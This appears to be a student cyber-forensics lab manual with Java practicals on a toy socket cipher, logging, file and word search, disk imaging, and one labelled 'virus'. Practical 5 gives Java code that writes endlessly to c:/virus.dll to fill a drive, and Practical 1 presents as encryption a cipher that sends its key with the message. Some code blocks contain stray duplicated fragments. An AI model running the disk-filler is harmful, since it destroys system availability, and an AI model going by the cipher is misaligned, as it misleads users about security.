

## Practical No: 1

**Aim: Create a java application to send encrypted message from sender end and decrypt message at receiver end.**

### Description:

**Encryption** is a security method in which information is encoded in such a way that only authorized user can read it. It uses encryption algorithm to generate ciphertext that can only be read if decrypted.

There are two types of encryptions schemes as listed below:

- Symmetric Key encryption
- Public Key encryption

**Decryption** is the process of taking encoded or encrypted text or other data and converting it back into text that you or the computer can read and understand. This term could be used to describe a method of un-encrypting the data manually or with un-encrypting the data using the proper codes or keys.

Data may be encrypted to make it difficult for someone to steal the information. Some companies also encrypt data for general protection of company data and trade secrets. If this data needs to be viewable, it may require decryption. If a decryption passcode or key is not available, special software may be needed to decrypt the data using algorithms to crack the decryption and make the data readable.

### Sender.java

#### Code:

```
package cyberforensics;
import java.io.*;
import java.util.*;
import java.net.*;
public class Sender {
public static void main(String[] args) throws Exception
{
    String s="";
    String ct="";
    String key="";
    Socket sc=new Socket("localhost",6017);
    Random r=new Random();
    int i=0,k=0;
    System.out.println("Enter the string");
```

```

BufferedReader br= new BufferedReader(new InputStreamReader(System.in));
BufferedWriter bw=new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
s=br.readLine();
int j[]=new int[s.length()];
for(i=0;i<s.length();i++)
{
    j[k]=r.nextInt(50);
    key+=Integer.valueOf(j[k])+" ";
    System.out.println("j="+j[k]);
    ct+=(char)(s.charAt(i)+j[k]);
    k++;
}
System.out.println("Key="+key);
System.out.println("Encrypted message: "+ct);
bw.write(ct+" "+key);
bw.flush();
bw.close();
}
}

```

## Receiver.java

### Code:

```

package cyberforensics;
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.*;
import java.util.Random;
public class Receiver {
public static void main(String[] args) throws Exception
{
    String ct="";
    String pt="";
    ServerSocket skt=new ServerSocket(6017);
    Socket sc=skt.accept();
    Random r=new Random();
    int i=0,k=0;
    System.out.println("Enter the string");
    BufferedReader br= new BufferedReader(new InputStreamReader(sc.getInputStream()));
    ct=br.readLine();
    String[] s=new String[ct.length()];
    s=ct.split(" ");
    int[] j=new int[s[0].length()];
    System.out.println(" message"+s[0]);
    for(i=0;i<s[0].length();i++)
    {
        j[i]=Integer.parseInt(s[i+1]);
    }
}
}

```

```

        System.out.println(" key="+j[i]);
    }
    for(i=0;i<s[0].length();i++)
    {
        System.out.println("j="+j[i]);
        pt+=(char)(s[0].charAt(i)-j[i]);
    }
    System.out.println(" message from Sender: "+pt);
}
}

```

## Output:

### Sender.java

Enter the string

hello how are you

j=36

j=5

j=44

j=4

j=27

j=40

j=32

j=1

j=24

j=35

j=35

j=43

j=16

j=34

j=3

j=44

j=16

Key=36,5,44,4,27,40,32,1,24,35,35,43,16,34,3,44,16,

Encrypted message: Œj~pŠH^pC,,uB| ›...

### Receiver.java

Enter the string

messageŒj~pŠH^pC,,uB| ›...

key=36

key=5

key=44

key=4

key=27

key=40

key=32

key=1

key=24

key=35

key=35

key=43

key=16

key=34

key=3

key=44

key=16

j=36

j=5

j=44

j=4

j=27

j=40

j=32

j=1

j=24

j=35

j=35

j=43

j=16

j=34

j=3

j=44

j=16

message from Sender: hello how are you

## Practical No: 2

**Aim: Java program for creating log files.**

### Description:

#### Java's Log System

The log system is centrally managed. There is only one application wide log manager which manages both the configuration of the log system and the objects that do the actual logging. The Log Manager Class provides a single global instance to interact with log files. It has a static method which is named *getLogManager*

#### Logger Class

The logger class provides methods for logging. Since LogManager is the one doing actual logging, its instances are accessed using the *LogManager's* getLogger method.

The global logger instance is accessed through Logger class' static field GLOBAL\_LOGGER\_NAME. It is provided as a convenience for making casual use of the Logging package.


### mylogger

#### .java Code:

```
import java.io.*;
import java.util.logging.*;
public class MyLogger
{
    public static void main(String args[])
    {
        Logger l=Logger.getLogger(MyLogger.class.getName());
        FileHandler fh;
        try
        {
            fh=new FileHandler("E:/mylogfile.log",true);
            l.addHandler(fh);
            l.setLevel(Level.ALL);
            SimpleFormatter sf=new SimpleFormatter();
            fh.setFormatter(sf);
            l.info("My first log");
        }
        catch(SecurityException e)
        {
            e.printStackTrace();
        }
        catch(IOException e)
        {
            e.printStackTrace();
        }
    }
}
```

```
        e.printStackTrace();
    }
    l.info("Hi How r u?");
}
}
```

### Output:



```
C:\> Administrator: Command Prompt

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:\security
C:\Users\admin>d:
d:\security>set path="c:\Program Files\Java\jdk1.7.0_60\bin";;
d:\security>javac mylogger.java
d:\security>java mylogger
Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?
d:\security>_
```

### mylogfile.log:

```
Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?
```

## Practical No: 3


**Aim: java program for searching file in given directory.**

**FileSearch.java**

**Code:**

```
package cyberforensics;
import java.io.*;
public class FileSearch
{
    public static void main(String[] args)throws IOException{
        String d="";
        final String f;
        BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
        System.out.println("Enter the directory name where you want to search");
        d=br.readLine();
        System.out.println("Enter the filter for file you want to search");
        f=br.readLine();
        File dir=new File(d);
        FilenameFilter filter=new FilenameFilter(){
            public boolean accept(File dir,String name){
                return name.startsWith(f);
            }
        };
        String[] children=dir.list(filter);
        if(children==null){
            System.out.println("Either dir does not exist or is not a directory");
        }
        else
        {
            for(int i=0;i<children.length;i++){
                String filename=children[i];
                System.out.println(filename);
            }
        }
    }
}
```

**Output:**



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:
D:\

C:\Users\admin>d:
D:\>set path=
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac FileSearch.java
D:\>java FileSearch
Enter the directory name where you want to search
d:
Enter the filter for file you want to search
b
backup.class
backup.java
D:\>
```



## Practical No: 4


**Aim: Search a particular word in a file.**

**WordSearch.java**

**Code:**

```
package cyberforensics;
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.InputStreamReader;
public class WordSearch {
    public static void main(String[] args) {
        try
        {
            String str="";
            String ser="";
            int flag=0;
            BufferedReader br=new BufferedReader(new FileReader("e:\\file.txt"));
            BufferedReader br1=new BufferedReader(new InputStreamReader(System.in));
            str=br.readLine();
            String [] s = new String[str.length()];
            System.out.println("enter the text u want to search");
            ser=br1.readLine();
            s=str.split(" ");
            for(int i=0;i<s.length;i++)
            {
                if(ser.equalsIgnoreCase(s[i]))
                {
                    System.out.println("Text "+ser+" Found");
                    flag=1;
                }
            }
            if(flag==0)
            System.out.println("Text "+ser+" Not Found");
        }
        catch(Exception e)
        {
            System.out.println(e);
        }
    }
}
```

**file.txt**



**Output:**

run:

enter the text u want to

search Hello

Text Hello Found

enter the text u want to

search sss

Text sss Not Found

## Practical No: 5

**Aim: Create a virus for eating space of particular drive.**

**Description:**

**Virus:**


A computer virus is malicious code that replicates by copying itself to another program, computer boot sector or document and changes how a computer works. The virus requires someone to knowingly or unknowingly spread the infection without the knowledge or permission of a user or system administrator. In contrast, a computer worm is stand-alone programming that does not need to copy itself to a host program or require human interaction to spread. Viruses and worms may also be referred to as malware.

**Virus.java**

**Code:**

```
import java.io.FileWriter;
import java.io.IOException;
public class Virus
{
    public static void main(String args[])
    {
        try
        {
            FileWriter fw=new FileWriter("c:/virus.dll",true); while(true)
            {
                fw.write("virus has been activated");
            }
        }
        catch(IOException e)
        {
            e.printStackTrace();
        }
    }
}
```

## Output:




```
Administrator: C:\Windows\system32\cmd.exe - java Virus
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.



C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac Virus.java
D:\>java Virus
```

## Practical No: 6

**Aim:** Use DrivelImage XML to image a hard drive

**Description:**







Backup

Select a backup location and imaging options.

Directory: C:\Users\admin\Desktop

Files:

Drive	File name
D:	pract7

Options:

☐ Raw mode

☐ Split large files



Compression: Good (slow!)

Hot Imaging Strategy:


☒ Try Volume Locking first

☐ Try Volume Shadow Services first

< Back Next > Cancel



